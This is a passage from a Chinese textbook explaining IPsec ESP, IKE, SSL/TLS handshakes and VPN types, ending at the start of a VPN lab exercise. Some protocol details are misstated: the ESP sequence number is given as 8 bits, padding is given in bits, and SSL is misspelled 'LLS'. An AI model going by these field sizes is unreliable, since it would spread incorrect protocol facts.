ESP 协议为 IP 数据包提供如下服务：

- 数据源验证；
- 数据完整性；
- 抗重放；
- 机密性。

ESP 具有图 2.22 所示的格式。其中各项内容说明如下。




图 2.22　ESP 格式

- 下一个头(8 比特)：通过标识载荷中的第一个头(如 IPv6 中的扩展头,或诸如 TCP 等上层头)决定载荷数据字段中数据的类型。
- 安全参数索引(32 比特)：标识一个安全协同。
- 序列号(8 比特)：无符号单调递增计数值,用于 IP 数据包的重放检查。
- 验证数据(32 比特的整数倍的可变长数据)：用于填入 ICV(完整性校验值)。ICV 的计算范围为 ESP 包中除掉验证数据字段部分。
- 填充(0～255 比特)：额外字节。
- 填充长度(8 比特)：填充的字节数。
- 载荷数据(可变)：在传输模式下是传输层数据段,在隧道模式下是 IP 包。

(3) 密钥交换协议

IPsec 的密钥管理包括密钥的确定和分配,可以采用手工或自动方式进行。IPsec 默认的自动密钥管理协议是 IKE。

IKE 规定了验证 IPsec 对等实体、协商安全服务和生成会话密钥的方法。IKE 将密钥协商结果保留在 SA 中,供 AH 和 ESP 以后通信时使用。

IKE 有 4 种身份认证方式：

- 基于数字签名的认证,即利用数字证书表示身份,利用数字签名算法计算出一个签名来验证身份。
- 基于公开密钥的认证,即用对方的公钥加密身份,通过检查对方发来的 Hash 值进行认证。
- 基于修正的公钥,对上述方式修正。
- 基于预共享字符串,即双方事先商定好一个双方共享的字符串。

DOI 的作用是为使用 IKE 进行协商 SA 的协议统一分配标识符。

(4) 加密和验证算法

IPsec 的加密只用于 ESP。目前的 IPsec 标准要求任何 IPsec 实现都必须支持 DES,此外还可以使用 3DES、RC5、IDEA、3IDEA、CAST 和 Blowfish。由于 DES 在网络上加密的缺点,今后将有采用 3DES 和 AES(高级加密标准)的趋势。

IPsec 的验证算法可用于 AH 和 ESP,主要采用 HMAC。HMAC 将消息和密钥作为输入来计算 MAC。MAC 保存在 AH/ESP 头中的验证数据字段中。目的地收到 IP 包后,使用相同的验证算法和密钥计算一个新的 MAC,并与数据包中的 MAC 比对。

2.5.2 SSL

SSL 是 Netscape 公司提出的一种构建在 TCP 之上、应用层之下的 Internet 通信的安全标准。1999 年,SSL 被 IETF 接受后,经过改进以 TLS(transport layer security)协议为名推出。于是,形成有专利保护的 SSL 和成为标准的 TLS 两种版本。不过,SSL 已经成为事实上的标准。虽然 SSL 的初衷是为 Web 提供安全服务,但是由于它与应用层协议无关性的开发思想,使其可以为各种高层应用协议提供透明的安全服务。其中在 Web 服务器和浏览器之间的安全通信则是它最典型的应用,几乎所有 Web 服务器和浏览器都支持它,并且把基于 SSL 的 HTTP 协议称为 HTTPS 协议。

1. SSL 的工作过程

SSL 的设计目标是基于客户/服务器工作方式(点对点的信息传输),使高层协议在进行通信之前就能完成加密算法、密钥协商和服务器的认证,并在此基础上进行加密的安全通信(即对发送的消息数据进行分组、压缩,进行加密,生成认证码),为应用会话提供防窃听、防篡改和防消息伪造服务。所以它位于应用层和传输层之间。

实现上述目标的基本过程如下。

(1) 安全协商:互相交换 SSL 版本号和所支持的加密算法等信息。

(2) 彼此认证:

- 服务器将自己由 CA 的私钥加密的证书告诉浏览器。服务器也可以向浏览器发出证书请求,对浏览器进行认证。
- 浏览器检查服务器的证书(是否由自己列表中的某个 CA 颁发):如果不合法,则终止连接;如果合法,则进入生成会话密钥步骤。
- 如果服务器有证书请求,浏览器也要发送自己的证书。

(3) 生成会话密钥:

- 浏览器用 CA 的公钥对服务器的证书解密,获得服务器的公钥。
- 浏览器生成一个随机会话密钥,用服务器的公钥加密后发送给服务器。

(4) 启动会话密钥:

- 浏览器向服务器发送消息:告诉以后自己发送的信息将用协商好的会话密钥加密。
- 浏览器再向服务器发送一个加密消息:告诉会话协商过程完成。
- 服务器向浏览器发送消息:告诉以后自己发送的信息将用协商好的会话密钥加密。
- 服务器再向浏览器发送一个加密消息:告诉会话协商过程完成。

(5) SSL 会话正式开始:双方用协商好的会话密钥加密发送的消息。

2. SSL 体系结构

为了实现上述过程,SSL 体系结构由两层组成:

(1) 握手层(管理层):用于密钥的协商和管理,由握手协议、密钥更改协议和报警协议组成。

- SSL 握手协议(handshake protocol):准许服务器端与客户端在开始传输数据前,可以通过特定的加密算法相互鉴别。
- SSL 更改密码说明协议(change cipher spec):保证可扩展性。
- SSL 警告协议(alert protocol):产生必要的警告信息。

(2) 记录层:运行 SSL 记录协议(record protocol),为高层应用协议提供各种安全服务,对上层数据进行加密、产生 MAC 等并进行封装。

图 2.23 表明 LLS 在 TCP/IP 协议栈中的位置。它位于传输层之上、应用层之下,并独立于应用层,使应用层可以直接建立在 SSL 上。




图 2.23　SSL 体系结构

3. SSL 握手

连接(connection)和会话(session)是 SSL 中的两个重要概念：一个 SSL 会话是客户机与服务器之间的一个关联，一个 SSL 连接提供一种合适服务类型的传输。SSL 连接是点对点的关系，并且连接是暂时的，每一个连接只与一个会话关联。会话定义了一组可供多个连接共享的加密安全参数，以避免为每一个连接提供新的安全参数所需的昂贵谈判代价。

客户机与服务器要建立一个会话，就必须进行握手过程。SSL 会话由 SSL 握手协议创建或恢复。图 2.24(a)为创建一个会话的握手过程，图 2.24(b)为恢复一个会话的握手过程。



* 表示依当时情形可选择性发出

图 2.24　SSL 握手过程

下面主要介绍创建会话时的握手过程。

(1) Hello 阶段

握手协议从 Client 发出的第一道信息 ClientHello 开始。

① ClientHello 和 ServerHello 用于协商安全参数，包括：协议版本号、会话识别码(session_id)、时间戳、密码算法协商(cipher suit)、压缩算法、两个 28 字节随机数(ClientHello. random

和 ServerHello.random)。

② Certificate 是密钥交换信息,在验证 Server 时发出。

③ ServerKeyExchange 送出 Client 可以计算出共享秘密的参数,包含 Server 临时公钥。这些信息一般包含在 Certificate 中。只在下列情况下才由 Server 发出:

- 不需要验证 Server;
- 要求验证 Server,但 Server 无证书或 Server 证书是用于签名。

④ CertificateRequest 是在 Server 要求验证 Client 时发出。

⑤ ServerHelloDone 表示双方握手过程的 Hello 阶段结束。

这时,Server 等待 Client 回音。

(2) 加解密参数传输

① Certificate 回答 Server 的 CertificateRequest 要求的信息。Server 无要求时,不发。

② ClientKeyExchange 对 ClientHello 和 ServerHello 密钥交换算法回复,以 ServerKeyExchange 所选的算法进行,让双方可以共享秘密。

③ CertificateVerify 对此前 Server 送来的所有信息(ClientHello、ServerHello、Certificate 和 ServerKeyExchange)产生签名,让 Server 进一步确定 Client 的正确性。

④ ExchangeCipherSpec 为 SSL 更改密码时说明协议消息。

⑤ 用协商好的算法和密钥加密 Finished 消息,即握手完成消息。

(3) Server 确认

① ExchangeCipherSpec 为回复 Client 的 ExchangeCipherSpec 消息。

② 用协商好的算法和密钥加密 Finished 消息,即握手完成消息。

(4) 会话数据传输

恢复一个已经存在的会话时,握手过程一般只需要 Hello 阶段。

4. SSL 记录协议的封装

在 SSL 体系中,当上层(应用层或表示层)的应用要选用 SSL 协议时,上层(握手、警告、更改密码说明、HTTP 等)协议信息会通过 SSL 记录子协议使用一些必要的程序,将加密码、压缩码、MAC 等封装成若干个数据包,再通过其下层(基本上都是从呼叫 socket 接口层)传送出去。

记录协议的封装过程如图 2.25 所示。

2.5.3 VPN

1. VPN 的基本原理

虚拟专用网(virtual private network,VPN)是指将物理上分布在不同地点的专用网络,通过不可信任的公共网络构造成逻辑上信任的虚拟子网,进行安全的通信。这里公共网络主要指 Internet。

图 2.26 为 VPN 的结构示意图。在这个图中有 3 个内部网,它们都位于一个 VPN 设备的后面,同时由路由器连接到公共网。VPN 技术采用了安全封装、加密、认证、存取控制、数据完




图 2.25　记录协议的封装过程

整性等措施，使得敏感信息只有预定的接收者才能读懂，实现信息的安全传输，使信息不被泄露、篡改和复制，相当于在各 VPN 设备间形成一些跨越 Internet 的虚拟通道——“隧道”。




图 2.26　VPN 的结构与基本原理

隧道的建立主要有两种方式：客户启动(client-initiated)和客户透明(client-transparent)。客户启动也称自愿型隧道，要求客户和服务器(或网关)都安装特殊的隧道软件，以便在 Internet 中可以任意使用隧道技术，完全地控制自己数据的安全。客户透明也称强制型隧道，只需要服务器端安装特殊的隧道软件，客户软件只用来初始化隧道，并使用用户 ID、口令或数字证书进行权限鉴别，使用起来比较方便，主要供 ISP 将用户连接到 Internet 时使用。

VPN 的基本处理过程为：

- 要保护的主机发送明文信息到其 VPN 设备；
- VPN 设备根据网络管理员设置的规则，确定是对数据进行加密还是直接传送；
- 对需要加密的数据，VPN 设备将其整个数据包(包括要传送的数据、源 IP 地址和目标 IP 地址)进行加密并附上数字签名，加上新的数据报头(包括目的地 VPN 设备需要的安全信息和一些初始化参数)，重新封装；

- 将封装后的数据包通过隧道在公共网上传送；
- 数据包到达目的 VPN 设备，将数据包解封，核对数字签名无误后，对数据包解密。

2. 隧道结构

隧道技术是 VPN 技术的核心，它涉及数据的封装，可以利用 TCP/IP 协议作为主要传送协议以一种安全的方式在公用网络（如 Internet）上传送。

在 VPN 中，双方的通信量很大，并且双方往往很熟悉，这样就可以使用复杂的专用加密和认证技术对通信双方的 VPN 进行加密和认证。为了实现这些功能，隧道被构造为 3 层结构：

（1）最底层是传输。传输协议用来传输上层的封装协议，IP、ATM、PVC 和 SVC 都是非常合适的传输技术。因为 IP 具有强大的路由选择能力，可以运行于不同的介质上，因而应用最为广泛。

（2）第二层是封装。封装协议用来建立、保持和拆卸隧道，或者说是数据的封装、打包与拆包。

（3）第三层是认证。

3. VPN 实现技术

目前，实现 VPN 的主要技术有两种：一种是基于 IPsec 协议的 VPN 模式，一种是基于 SSL 协议的 VPN 模式。关于它们的具体实现方法，这里不再赘述。

4. VPN 的服务类型

从应用的角度看，VPN 的服务大致有如下 3 种类型。

（1）远程访问 VPN(access VPN)

远程访问 VPN 适合于在外地流动办公的情况。这时的驻外工作人员只能通过宾馆或其他的设施以拨号方式与本部进行 VPN 连接，利用 HTTP、FTP 等或其他网络服务与本部交换信息。

（2）内联 VPN(intranet VPN)

内联 VPN 适合在外地有固定分支机构的情形。这时，驻外分支机构通过 ISP 与本部进行 VPN 安全连接。

（3）外联 VPN(extranet VPN)

外联 VPN 适合于与业务伙伴之间通信的连接。这时，往往需要通过专线连接公共基础设施，并借助电子商务软件等与本部进行 VPN 连接。

实验 6　实现一个 VPN 连接

1. 实验目的

（1）理解 VPN 的工作原理。

（2）了解 VPN 的应用。

(3) 掌握 VPN 实现的技术方法。

2. 实验内容

(1) 实验一个 VPN 连接。
(2) 测试连接后的 VPN 网络。

3. 建议环境

